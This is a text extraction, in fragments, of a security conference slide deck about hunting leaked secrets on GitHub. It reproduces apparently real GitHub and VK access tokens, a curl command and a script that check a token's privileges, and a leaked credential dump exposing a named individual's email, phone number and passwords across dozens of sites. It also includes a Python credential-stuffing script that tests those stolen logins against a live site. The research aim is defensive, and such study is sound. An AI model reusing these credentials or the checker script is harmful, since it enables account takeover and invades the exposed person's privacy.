


positive
hack 
days12

Grabbing Secrets before Attackers Do It

phd 12



/ WHOAMI

phd12


ER

Senior Penetration Tester at BI.ZONE



@fkshell

<https://t.me/fuckwebsec>



/ SECRET TYPES

```
~/PycharmProjects/Pesentation > python3 main.py  
--- COLLECTING DATA ---  
ghp_XIxB7KMNdAr3zqWtQqhE94qglHq0zn1D1stg, ghp_4U3LSowpDx8XvYE7A8GH56oxU5aWnY2mzIbV, ghp_2JDeVREhkptGF7Wvep8NwJWLPEQP7a0t2nxL found in https://raw.githubusercontent.com/praetorian-inc/noseyparker/69a429be2a5e29d44961f7100a79a9c62c315df3/docs/RULES.md  
ghp_abcdefghijklmnopqrstuvwxyzaBCD012345, ghp_abcdefghijklmnopqrstuvwxyzaBCD012345 found in https://raw.githubusercontent.com/MicrosoftDocs/microsoft-365-docs/dbce4c4d797402969bb1cc3b753cd54543c2a2a4/microsoft-365/compliance/sit-defn-github-personal-access-token.md  
ghp_piuwYWIvv04hIwHW7jQGAQZ9GxQFK0rtF42 found in https://raw.githubusercontent.com/rsuite/rsuite/20fbdee2c13f959d56c84fbffd838754375079ad/.env
```


Python script here :



/ Dangerous permissions detected

phd12

```
curl -sS -f -I -H "Authorization: token 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" https://api.github.com \
| grep -i x-oauth-scopes
x-oauth-scopes: admin:enterprise, admin:gpg_key, admin:org, admin:org_hook, admin:public_key, admin:repo_hook,
admin:ssh_signing_key, audit_log, codespace, delete:packages, delete_repo, gist, notifications, project, repo,
user, workflow, write:discussion, write:packages
```



/ Token Verification

phd 12

```
def check_github_token(tokens):  
  
    for token in tokens:  
  
        headers = {  
            'Authorization': token,  
        }  
  
        response = requests.head('https://api.github.com', headers=headers)  
  
        response_headers = response.headers  
  
        if response.status_code == 200:  
  
            print(response_headers['X-0Auth-Scopes'])
```

← → ↺ github.com/search?q=VK_ACCESS_TOKEN+%3D+%27&type=code&p=2

Filter by

<> Code 350

📁 Repositories 0

🕒 Issues 7

🔗 Pull requests 2

💬 Discussions 0

👤 Users 0

🔗 Commits 1k

📦 Packages 0

📖 Wikis 2

📌 Topics 0

🔧 Marketplace 0

Languages

● Shell

```
34 if access_token:
35     print '...found saved access_token'
36     if datetime.now() > KV.get('vk_access_token_expire'):
```

⚡ Show 107 more matches


▼  apanasenko/tabmaker · apps/tournament/static/profile/js/vk_api_.js

```
3 const DEFAULT_COUNTRY_ID = 1;
4 const DEFAULT_LANG = 'ru';
5 const VK_API_VERSION = 5.93;
6 const VK_ACCESS_TOKEN = '0932ef530932ef5309e7d4df8b0974d6de009320932ef5351c01737d8ea58da939c9124';
7
8 var Item = function(selector_id, selector_name, selector_list) {
9     return {
```

⚡ Show 82 more matches

▼  salesplatform/salesplatform-vtigercrm · languages/ru_ru/Settings/SPSocialConnector.php

```
17 'LBL_DOCS' => 'см. документацию (перейти)',
18 'vk_app_id' => 'Vkontakte: ID приложения',
```



[-curl--H-Authorization-token-OAUTH-TOKEN-https-api.github.com-users-codertocat--l-HTTP-2-200-X](#) / Gemfile.lock

↑ Top

Code Blame 179 lines (177 loc) · 11.5 KB


Raw



```
119 ru.porn.com,https://ru.porn.com/join,yasya1100,80952556400
120 www.pornhub.com,https://www.pornhub.com/channels,Yasya,yasya_1100
121 www.pornhub.com,https://www.pornhub.com/create_account_select,yasya1100@gmail.com,80952556400
122 rt.pornhub.com,https://rt.pornhub.com/video/search,Yasya,80952556400
123 rt.pornhub.com,http://rt.pornhub.com/,Yasya,yasya_1100
124 rt.pornhub.com,https://rt.pornhub.com/playlist/67427132,Yasya1100,80952556400
125 rt.pornhub.com,https://rt.pornhub.com/view_video.php,yasya1100@gmail.com,80952556400
126 rt.pornhubpremium.com,https://rt.pornhubpremium.com/premium_signup,yasya1100,80952556400
127 ru.pornhubpremium.com,http://ru.pornhubpremium.com/premium_signup,Yasya,yasya_1100
128 pornolab.net,http://pornolab.net/forum/login.php,80952556400,80952556400
129 login-widget.privat24.ua,https://login-widget.privat24.ua/,Yasya1100
130 privoz.ua,https://privoz.ua/cabinet,yasya1100@gmail.com,zsscnf14
131 privoz.ua,https://privoz.ua/,yasya1100@gmail.com,zsscnf14
132 prostoporno.net,https://prostoporno.net/,yasya1100@gmail.com,c0e320dd59
133 prostoporno.net,https://prostoporno.net/videos/101117/,yasya1100@gmail.com,c0e320dd59
134 www.redtube.com,http://www.redtube.com/htmllogin,Yasya,+380952556400
135 remont-aud.net,http://remont-aud.net/index/,yasya,+380952556400
136 auth.riotgames.com,https://auth.riotgames.com/login,80952556400,80952556400
137 rutracker.org,https://rutracker.org/forum/profile.php,80952556400,c0SG0
138 samp-server.ru,http://samp-server.ru/forum/,P"PjPëC,СЪРëPN" PëPμP»PμC...PsPI,000000
139 servers-samp.ru,http://servers-samp.ru/registration,maksim.petrishi98@mail.ru,max0995051611
140 www.slideshare.net,https://www.slideshare.net/login,yasya1100@gmail.com,80952556400
141 urp.ssu.gov.ua,https://urp.ssu.gov.ua/,tbek8a,3iyyrt
142 help.steampowered.com,https://help.steampowered.com/ru/wizard/Login,yasya_1100,80952556400
143 store.steampowered.com,https://store.steampowered.com/join/,Yasya_1100,80952556400
144 the.suite.st,https://the.suite.st/registration,CIVtothcimcebT2
145 login.teamviewer.com,https://login.teamviewer.com/LogOn,Yasya,+80952556400
```



Утечка
данных



Децентрализованный,
неожиданный бэкап

/ Account Verification

phd 12

```
1 import requests
2 import json
3
4 |
5 def pornhub_account_checker(usernames_n_passwords, token):
6     auth_url = 'https://rt.pornhubpremium.com/front/authenticate'
7
8     session = requests.Session()
9
10    for username in usernames_n_passwords:
11
12        password = usernames_n_passwords.get(username)
13
14        response = session.post(auth_url, data={'username': username,
15                                                'password': password, 'token': token})
16
17        json_response = json.loads(response.content)
18
19        if json_response['success'] == '1':
20            print('login successful for ', username, ':', password)
21
```



A че

/ Certificates



Filter by

<> Code16.3k

Repositories5

Issues1k

Pull requests3k

Discussions32

Users0

More

Advanced

+ Owner

+ Size

+ Number of followers

+ Number of forks

+ Number of stars

+ Date created

+ Date pushed

+ Topic

+ License

+ Archived

+ Public

+ Private

[Advanced search](#)

5 results (201 ms)

Sort by: Best matchSave...

[tang521hui/My-file](#)

